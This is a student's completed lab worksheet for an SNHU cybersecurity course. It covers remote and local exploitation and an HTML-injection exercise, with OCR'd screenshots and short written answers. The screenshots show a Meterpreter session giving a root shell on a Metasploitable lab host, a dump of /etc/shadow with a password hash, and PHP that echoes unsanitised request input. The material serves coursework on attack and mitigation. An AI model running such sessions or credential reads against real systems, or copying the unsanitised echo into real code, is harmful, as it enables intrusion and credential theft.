



CYB 240 Module 4-1 Lab Worksheet


Andree Salvo

Southern New Hampshire University


CYB 240-13711

Instructor: Brian Remson


Lab: Remote and Local Exploitation

Prompt	Response
<p>In the lab section “Privilege Escalation,” Step 8, insert your name at the command line below the output and include it in your screenshot.</p>	 <p>The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal output is as follows:</p> <pre>root@kali2:~ [*] chmod'ing and running it... [*] Transmitting intermediate stager for over-sized stage...(105 bytes) [*] Sending stage (1495599 bytes) to 203.0.113.100 exec[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:4938 8) at 2025-07-25 01:58:26 -0400 meterpreter > execute -f /bin/bash -i Process 6096 created. Channel 1 created. bash: no job control in this shell root@metasploitable:/# whoami root root@metasploitable:/# tail /etc/shadow statd:*:15474:0:99999:7::: snmp:*:15480:0:99999:7::: gdm:*:16467:0:99999:7::: messagebus:*:16467:0:99999:7::: polkituser:*:16467:0:99999:7::: haldaemon:*:16467:0:99999:7::: administrator:\$1\$Mc1zpo\$/SPBUEUEDM.QmBoRlyhtt.b.:16609:0:99999:7::: flag4:!17628:0:99999:7::: flag5:!17628:0:99999:7::: flag6:!17628:0:99999:7::: root@metasploitable:/# Andree Salvo</pre>
Privilege escalation is a topic that is recurring throughout cybersecurity. What does the term mean, and why should security specialists be concerned about it?	Privilege escalation occurs when an individual gains more access than they are authorized to have. It's a big concern because it can lead to full system control and significant damage.

Lab: HTMLi Vulnerability and Mitigation

Prompt	Response
<p>In the lab section “Analysis of the Vulnerability,” Step 21, insert your name at the command line below the output and include it in your screenshot.</p>	 <pre data-bbox="1079 270 1803 791">root@Hacker:~# wireshark 6 [1] 1357 root@Hacker:~# support@Web:~# File Edit View Search Terminal Help support@Web:~\$ sed -i '10,12s/GET/REQUEST/' /var/www/WebServer/index.php support@Web:~\$ sed -n '9,17 p' /var/www/WebServer/index.php <?php if (isset(\$_REQUEST['myusername'])) { echo \$_REQUEST['myusername']; } else { echo 'Please login'; } ?> support@Web:~\$ sed -i '10,12s/REQUEST/GET/' /var/www/WebServer/index.php support@Web:~\$ sed -n '9,17 p' /var/www/WebServer/index.php <?php if (isset(\$_GET['myusername'])) { echo \$_GET['myusername']; } else { echo 'Please login'; } ?> support@Web:~\$ Andree Salvo</pre>

In the lab section “Verifying the Control Works,” take a screenshot after **Step 4**.



Welcome to UrBank

Login

Username : AndreeSalvo

Password :

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>UrBank</title>
5 <meta name="description" content="UrBank online banking">
6 </head>
7 <body>
8 <div style="text-align:right; width:95%;>
9 <'radio'></div>
10 <br/>
11 <br><br><br>
12 <center>
13 <h1> Welcome to UrBank </h1><br>
14 </center>
15 <table width="301" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">
16 <tr>
17 <form name="form1" method="post" action="checklogin.php">
18 <td>
19 <table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="FFFF00">
20 <tr>
21 <td colspan="3"><H2> Login </H2></td>
22 </tr>
23 <tr>
24 <td width="78">Username</td>
25 <td width="6"></td>
```

Like any other language, PHP eventually has deprecated commands. How can webpages or other web applications mitigate the risk of having deprecated code in the code base that can be exploited?

Web applications can mitigate risks from deprecated PHP code by keeping their codebases up to date, utilizing modern frameworks, and regularly scanning for outdated functions.